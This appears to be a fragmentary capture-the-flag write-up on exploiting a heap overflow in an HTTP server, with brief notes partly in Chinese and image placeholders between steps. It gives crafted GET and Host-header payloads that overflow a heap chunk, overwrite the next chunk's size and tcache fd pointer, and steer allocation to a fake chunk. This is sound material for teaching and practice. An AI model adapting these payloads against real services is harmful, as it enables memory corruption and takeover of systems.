

0x150
0x40
Tcache: 0x40
A
0x40
B

Trigger Heap Overflow

```
b'GET ' + b'\n'*0x140+b' '+ b'a'*0x148 + b'\x51' + b' HTTP/1.1\r\n'
```




malloc(A); free(A);





```
b'Host: '                + b'm'*0x30 + b'\r\n'
b'Host: '                + b'w'*0x38 + b'\x31' + b'\r\n'
```

透過 A 更改 B 的 size




```
b'Host: '                    + b'w'*0x38 + b'\x31' + b'\r\n'
```


malloc(B); free(B);





```
b'Host: '                    + b'm'*0x30 + b'\r\n'
b'Host: '                    + b'n'*0x45 + b'\r\n'
```

透過 A 更改 B 的 fd


```
b'Host: '                + b'n'*0x45 + b'\r\n'
b'Host: '                + b'n'*0x44 + b'\r\n'
b'Host: '                + b'n'*0x43 + b'\r\n'
b'Host: '                + b'w'*0x40 + p64(fake_chunk_addr)[:3] + b'\r\n'
```



malloc(B);

